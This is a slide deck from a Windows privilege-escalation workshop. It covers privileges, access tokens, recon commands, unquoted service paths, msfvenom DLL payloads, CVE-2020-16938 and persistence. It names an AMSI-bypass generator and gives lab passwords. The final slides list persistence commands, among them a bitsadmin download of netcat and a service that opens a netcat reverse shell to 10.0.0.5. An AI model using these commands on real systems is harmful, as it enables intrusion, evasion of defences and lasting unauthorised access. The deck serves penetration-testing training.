

Orange Cyberdefense




Orange
Cyberdefense


Workshop

Escalating privileges

05 November 2020



Introduction



```
Command Prompt
Microsoft Windows [Version 10.0.17763.1518]
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Users\IEUser>net user Paul
User name                Paul
Full Name                Paul van der Haas
Comment                  Security Specialist (AKA pentester) for Orange Cyberdefense Netherlands
```

Agenda

1. Basics of privileges
2. Recon/Escalating
3. Persistence

Interactive and practical.

Total workshop duration time +- 3 to 4 hours



“Start the game already!” – Age of Empires

VMWare:

<https://workshop-win10-privesc.s3.us-east-2.amazonaws.com/win10-pivesc-vmware.zip>

VirtualBox:

<https://workshop-win10-privesc.s3.us-east-2.amazonaws.com/win10-privesc.ova>


Have a Kali VM ready

Basics of privileges

Meterpreter – getsystem

Mimikatz – steel creds

PowerUp - escalate




Basics of privileges

~~Meterpreter — getsystem~~

~~Mimikatz — steel creds~~

~~PowerUp — escalate~~

How do these tools get results?



Basics of privileges

A privilege is the right of an account, such as a user or group account, to perform various system-related operations on the local computer, such as shutting down the system, loading device drivers, or changing the system time

Privileges

```
C:\ Command Prompt
Microsoft Windows [Version 10.0.17763.1518]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>whoami/priv

PRIVILEGES INFORMATION
-----

Privilege Name            Description                State
-----
SeShutdownPrivilege       Shut down the system      Disabled
SeChangeNotifyPrivilege   Bypass traverse checking   Enabled
SeUndockPrivilege         Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege       Change the time zone      Disabled
```

Privileges

Administrator: Command Prompt

Microsoft Windows [Version 10.0.17763.1518]

(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /priv

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeSecurityPrivilege	Manage auditing and security log	Disabled
SeTakeOwnershipPrivilege	Take ownership of files or other objects	Disabled
SeLoadDriverPrivilege	Load and unload device drivers	Disabled
SeSystemProfilePrivilege	Profile system performance	Disabled
SeSystemtimePrivilege	Change the system time	Disabled
SeProfileSingleProcessPrivilege	Profile single process	Disabled
SeIncreaseBasePriorityPrivilege	Increase scheduling priority	Disabled
SeCreatePagefilePrivilege	Create a pagefile	Disabled
SeBackupPrivilege	Back up files and directories	Disabled
SeRestorePrivilege	Restore files and directories	Disabled
SeShutdownPrivilege	Shut down the system	Disabled
SeDebugPrivilege	Debug programs	Disabled
SeSystemEnvironmentPrivilege	Modify firmware environment values	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeRemoteShutdownPrivilege	Force shutdown from a remote system	Disabled
SeUndockPrivilege	Remove computer from docking station	Disabled
SeManageVolumePrivilege	Perform volume maintenance tasks	Disabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled
SeTimeZonePrivilege	Change the time zone	Disabled
SeCreateSymbolicLinkPrivilege	Create symbolic links	Disabled
SeDelegateSessionUserImpersonatePrivilege	Obtain an impersonation token for another user in the same session	Disabled

Privileges

SeBackupPrivilege

The system grants all read access control to any file, regardless of the access control list (ACL) specified for the file.

SeTakeOwnershipPrivilege

Required to take ownership of an object without being granted discretionary access.

No direct escalation, but very useful!

Privileges

SeCreateTokenPrivilege

Required to create a primary token.

SeTcbPrivilege

This privilege identifies its holder as part of the trusted computer base. Some trusted protected subsystems are granted this privilege.

Can be used directly to escalate privileges.

Privileges

SeDebugPrivilege

Required to debug and adjust the memory of a process owned by another account.

Can be used directly to escalate privileges.

Privileges

SeLoadDriverPrivilege

Required to load or unload a device driver.

SeRestorePrivilege

Required to perform restore operations. This privilege causes the system to grant all write access control to any file, regardless of the ACL specified for the file.

Can be used to gain persistence.

ACE and DAC

- access control list (ACL)
- access control entry (ACE)
- discretionary access control list (DACL)
- dynamic access control (DAC)

Access tokens


Is an object that describes the security context of a process or thread and is generated by the system during the logon process (NtCreateToken).

Is used when a process or thread tries to interact with objects that have security descriptors (securable objects) or wants to perform tasks which requires adequate privileges.

Upon the creation of a process or thread, a copy of the token will be assigned to them

Access tokens

User
Group 1 SID
Group n SID
Privilege 1
Privilege n
Default Owner
Primary Group
Default Discretionary Access Control List (DACL)
Source
Type
Impersonation Level
Statistics
Restricting SID 1
Restricting SID n
TS Session ID
Session Reference
SandBox Inert
Audit Policy
Origin




Looking for special accounts

- Administrators, Local System
- Some built-in groups (Backup, Server, Printer Operators)
- Local/network service accounts
- Managed Service and Virtual Accounts
- Third party application users
- Misconfigured users

Fire up the VM!

Whiskey

YesPlease



Reconnaissance

Objectives (No automatic scripts yet please!):


What privileges do you have?

Who are the other users on the system?

Are there local administrators?

What patches are installed?

Are there any plain-text passwords?



Reconnaissance

Answers:

What privileges do you have?

Whoami /priv

Who are the other users on the system?

Net users

Are there local administrators?

Net localgroup administrators

Are there any plain-text passwords?

Reg key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon

Reconnaissance

Answers:


Are there any plain-text passwords?

Reg key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon

Who is Bravo?

In what group does Bravo belong to?

How can we use bravo to escalate privileges?



Let us login as foxtrot


User: Foxtrot

Password: Bloodhoundgang

Download: PowerUp.ps1

<https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1>

Let us look at 'AlwaysInstallElevated'



Endpoint protection?

Powershell Ise

Copy data from:

<https://amsi-fail.azurewebsites.net/api/Generate>

Copy the raw data from:

<https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1>

Unquoted service path

Services call executables

Call to executable unquoted and a space in path = 'Escalation'

Example:

Service x calls: C:\Program Files\application folder\application.exe

Search order:

1. C:\Program.exe
2. C:\Program Files\application.exe
3. C:\Program Files\Application folder\application.exe


Let us login as x-ray

User: X-ray

Password: Igotgoodbones

Try to find out more about services that runs on the system.

wmic service get name, pathname




Let us log in as Papa

User: papa

Password: bear


C:\temp\SystemInternals\Procmon64.exe



Filetest

Vulnerability found by @JonasLyK

A way to place files in protected folders (like c:\Windows\System32)



Creating a DLL - MSFVenom

```
msfvenom -p windows/exec cmd="calc.exe" Exitfunc=tread -f dll -o test.dll
```

Test in Windows (if Defender allows it):

```
Rundll32.exe c:\temp\test.dll
```

Creating our own DLL

Copy a harness from my github:

<https://github.com/Downgraderz/WorkshopPrivEsc>

```
sudo apt install mingw-w64
```

Create the DLL:

```
x86_64-w64-mingw32-gcc -shared -o test.dll test.cpp
```

Creating our own DLL

Test it in Windows:

Create a test.bat file in 'c:\temp' and add the command you want.


Rundll32.exe c:\temp\test.dll, SpawnCMD

Zero-days – short time to exploit

CVE-2020-16938

Ability to read sensitive files as low privilege








CVE-2020-16938




CVE-2020-16938





\\.\PhysicalDrive0\Basic data partition.img\Windows\System32\config\

File Edit View Favorites Tools Help


      

Add Extract Test Copy Move Delete Info

 \\.\PhysicalDrive0\Basic data partition.img\Windows\System32\config\

Name	Size	Packed Size	Modified	Cre
 ELAM{53b39eac-18c4-1...	524 288	524 288	2020-10-07 12:18	202
 SAM	65 536	65 536	2020-10-07 12:19	201
 SAM.LOG1	65 536	65 536	2019-12-07 11:03	201
 SAM.LOG2	32 768	32 768	2019-12-07 11:03	201

CVE-2020-16938



Persistence

Goal: Make sure that you are able to maintain access on the workstation.

Some examples:

Create a Scheduled Task

Create a BITS Job

Create a new service

Create a new user

Persistence

Create a Scheduled Task

```
schtasks /create /sc minute /mo 1 /tn "eviltask" /tr C:\tools\shell.cmd /ru "SYSTEM"
```

Create a BITS Job

```
bitsadmin /transfer myjob /download /priority high http://10.0.0.5/nc64.exe  
c:\temp\nc.exe
```

Create a new service

```
sc create evilsvc binpath= "c:\tools\nc 10.0.0.5 443 -e cmd.exe" start= "auto"  
obj="LocalSystem" password= ""
```

I hope you had fun





Orange
Cyberdefense

Thanks for joining

